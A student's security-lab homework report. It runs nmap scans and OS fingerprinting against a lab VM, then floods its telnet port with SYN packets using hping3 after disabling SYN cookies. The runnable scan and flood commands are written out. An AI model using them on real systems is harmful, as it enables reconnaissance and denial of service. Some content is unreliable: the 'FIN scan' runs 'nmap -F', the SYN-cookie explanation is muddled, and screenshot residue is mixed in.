Khanh Nguyen
525000335
CSCE465

Homework 4


Task 1: Surveillance Techniques

Port Scanning

Design: In this task I use the Kali VM that has nmap pre-installed to perform 5 different network surveillance techniques on the other VM such as: TCP connect scan, SYN stealth scan, FIN scan, Ping scan, UDP scan.


Observation: The command and result for each technique is as below:

TCP connect scan: The TCP open ports were listed with different services.



```
root@kali:/home/seed# nmap -sT 172.31.32.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-22 23:24 UTC
Nmap scan report for ip-172-31-32-6.us-east-2.compute.internal (172.31.32.6)
Host is up (0.0012s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
3128/tcp open  squid-http
3389/tcp open  ms-wbt-server
MAC Address: 0A:4D:C6:78:BE:6E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```


SYN stealth scan: *The TCP open ports were listed with different services. Result is similar to TCP connect scan but running time is much faster.*



```
root@kali:/home/seed# nmap -sS 172.31.32.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-22 23:25 UTC
Nmap scan report for ip-172-31-32-6.us-east-2.compute.internal (172.31.32.6)
Host is up (0.00073s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
3128/tcp open  squid-http
3389/tcp open  ms-wbt-server
MAC Address: 0A:4D:C6:78:BE:6E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```


Khanh Nguyen
525000335
CSCE465

FIN scan: The result is similar to TCP connect scan and almost as fast as SYN stealth scan




```
root@kali:/home/seed# nmap -F 172.31.32.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-22 23:28 UTC
Nmap scan report for ip-172-31-32-6.us-east-2.compute.internal (172.31.32.6)
Host is up (0.00078s latency).
Not shown: 93 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
3128/tcp open  squid-http
3389/tcp open  ms-wbt-server
MAC Address: 0A:4D:C6:78:BE:6E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

UDP scan: This scan takes the most time to finish. To shorten the running time, I used the –top-ports 10 flag to scan the top 10 open ports only.



```
root@kali:/home/seed# nmap -sU --top-ports 10 172.31.32.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-22 23:26 UTC
Nmap scan report for ip-172-31-32-6.us-east-2.compute.internal (172.31.32.6)
Host is up (0.00014s latency).

PORT     STATE         SERVICE
53/udp   open|filtered domain
67/udp   open|filtered dhcps
123/udp  open|filtered ntp
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
631/udp  open|filtered ipp
1434/udp open|filtered ms-sql-m
MAC Address: 0A:4D:C6:78:BE:6E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
```

Ping scan: This technique doesn’t scan for any ports, instead, it prints out the discovered host



```
root@kali:/home/seed# nmap -sn 172.31.32.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-22 23:29 UTC
Nmap scan report for ip-172-31-32-6.us-east-2.compute.internal (172.31.32.6)
Host is up (0.00013s latency).
MAC Address: 0A:4D:C6:78:BE:6E (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```


Defense: Ports scanning can defend using intrusion detection systems or firewalls. There are different ways to protect the ports from being scanned for each technique, such as monitoring number of ports connected to from a single origin over a period of time. Configuring the firewall properly can prevent most of the port scans. UDP scan and Ping scan can be prevented by blocking ICMP outbound. SYN Stealth scan can be prevented by blocking SYN packets.

Fingerprinting Operating Systems:

Design: I use nmap command below to run OS Fingerprinting:

```
nmap -O -v 172.31.32.6
```

Observation: It shows the victim's OS is a cloud Linux OS. It also shows the ports, state and the associated services. A lot of information was exposed.




```
root@kali:/home/seed# nmap -O -v 172.31.32.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-22 23:40 UTC
Initiating ARP Ping Scan at 23:40
Scanning 172.31.32.6 [1 port]
Completed ARP Ping Scan at 23:40, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:40
Completed Parallel DNS resolution of 1 host. at 23:40, 0.00s elapsed
Initiating SYN Stealth Scan at 23:40
Scanning ip-172-31-32-6.us-east-2.compute.internal (172.31.32.6) [1000 ports]
Discovered open port 23/tcp on 172.31.32.6
Discovered open port 22/tcp on 172.31.32.6
Discovered open port 80/tcp on 172.31.32.6
Discovered open port 21/tcp on 172.31.32.6
Discovered open port 3389/tcp on 172.31.32.6
Discovered open port 53/tcp on 172.31.32.6
Discovered open port 3128/tcp on 172.31.32.6
Completed SYN Stealth Scan at 23:40, 0.06s elapsed (1000 total ports)
Initiating OS detection (try #1) against ip-172-31-32-6.us-east-2.compute.internal (1
72.31.32.6)
Nmap scan report for ip-172-31-32-6.us-east-2.compute.internal (172.31.32.6)
Host is up (0.00041s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
3128/tcp open  squid-http
3389/tcp open  ms-wbt-server
MAC Address: 0A:4D:C6:78:BE:6E (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.10 - 3.13
Uptime guess: 0.116 days (since Fri Mar 22 20:53:32 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

Defense: OS fingerprinting can be prevented by apply the concept of least privilege. In other words, only give privilege to necessary traffic.

Task 2: SYN Flooding Attack


Design: In this task, I setup 3 VMs : client, server, and attacker. In the acttacking VM, I used hping3 to flood the server. But firstly, I had to disable firewall rules on attacking VM and TCP SYN cookies on the server VM as shown below:

Khanh Nguyen
525000335
CSCE465



```
root@VM:/home/seed# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.eth0.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
root@VM:/home/seed# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```


Turn of SYN cookies



```
root@kali:~# iptables -A OUTPUT -p tcp -s 172.31.32.9 --tcp-flags RST RST -j DROP
root@kali:~# sudo hping3 -c 99999 -d 10 -S -w 64 -p 23 --flood 172.31.32.6
HPING 172.31.32.6 (eth0 172.31.32.6): S set, 40 headers + 10 data bytes
hping in flood mode, no replies will be shown
```

Disable firewall rules and run hping3 tool

Observation: Before the attack, I was able to telnet to server VM from client VM just fine. However, after the attack, the client could no longer connect to the server. By using the command "netstat -na | grep :23", I observed that the server was receiving a large amount of SYN packages that led to SYN flood.


ec2-18-188-75-118 - ec2-18-222-57-78.us-east-2.compute.amazonaws.com - Remote Desktop Connection
172.31.32.6 - Remote Desktop Connection
Applications
root@VM: /home/seed
root@VM: /home/seed
root@VM: /home/seed 80x24


```
tcp        0      0 172.31.32.6:23          172.31.32.9:2551        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2554        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2573        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2564        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2555        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2592        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2579        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2613        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2606        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2601        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2584        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2588        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2578        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:4971        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:4992        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:4996        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:5000        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:4974        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:4994        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2590        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2553        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:4975        SYN_RECV
tcp        0      0 172.31.32.6:23          172.31.32.9:2566        SYN_RECV
root@VM:/home/seed# 
```

172.31.32.9 - Remote Desktop Connection
Applications
[scapy - File Manager]
[Terminal - root@kali: /h...
Terminal - root@kali: ~
Terminal - root@kali: /home/seed/Desktop/scapy
File
Edit
View
Terminal
Tabs
Help

```
root@kali:~# iptables -A OUTPUT -p tcp -s 172.31.32.9 --tcp-flags RST RST -j DROP
root@kali:~# sudo hping3 -c 99999 -d 10 -S -w 64 -p 23 --flood 172.31.32.6
HPING 172.31.32.6 (eth0 172.31.32.6): S set, 40 headers + 10 data bytes
hping in flood mode, no replies will be shown
```

Server is flooded with SYN packages

Khanh Nguyen
525000335
CSCE465


ec2-18-188-75-118 - ec2-18-222-57-78.us-east-2.compute.amazonaws.com - Remote Desktop Connection
172.31.16.16 - Remote Desktop Connection
Applications
root@VM: /home/seed
root@VM: /home/seed 80x24
172.31.32.9 - Remote Desktop Connection
Applications
[scapy - File Manager]
[Terminal - root@kali: /h...
Terminal - root@kali: ~
Terminal - root@kali: ~
File Edit View Terminal Tabs Help

```
Connected to 172.31.32.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Mar 22 23:49:27 EDT 2019 from ip-172-31-32-9.us-east-2.compute.i
nternal on pts/13
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

2 packages can be updated.
0 updates are security updates.

[03/23/19]seed@VM:~$
Evaluation-SEED$$ exit
logout
Connection closed by foreign host.
root@VM:/home/seed# telnet 172.31.32.6 23
Trying 172.31.32.6...
telnet: Unable to connect to remote host: Connection timed out
root@VM:/home/seed#
```

```
root@kali:~# iptables -A OUTPUT -p tcp -s 172.31.32.9 --tcp-flags RST RST -j DROP
root@kali:~# sudo hping3 -c 99999 -d 10 -S -w 64 -p 23 --flood 172.31.32.6
HPING 172.31.32.6 (eth0 172.31.32.6): S set, 40 headers + 10 data bytes
hping in flood mode, no replies will be shown
```

Client couldn’t connect to server after the attack

Explanation: As expected, the flood attack filled the SYN queue of the server and it could no longer receive any requests. The client could not connect to the server. It also slowed down the server a lot since there are too many requests at the same time. Turning off the SYN cookies discards SYN entries upon sending SYN-ACK when SYN queue is full. Therefore, the server could not release the SYN packages to empty the queue.

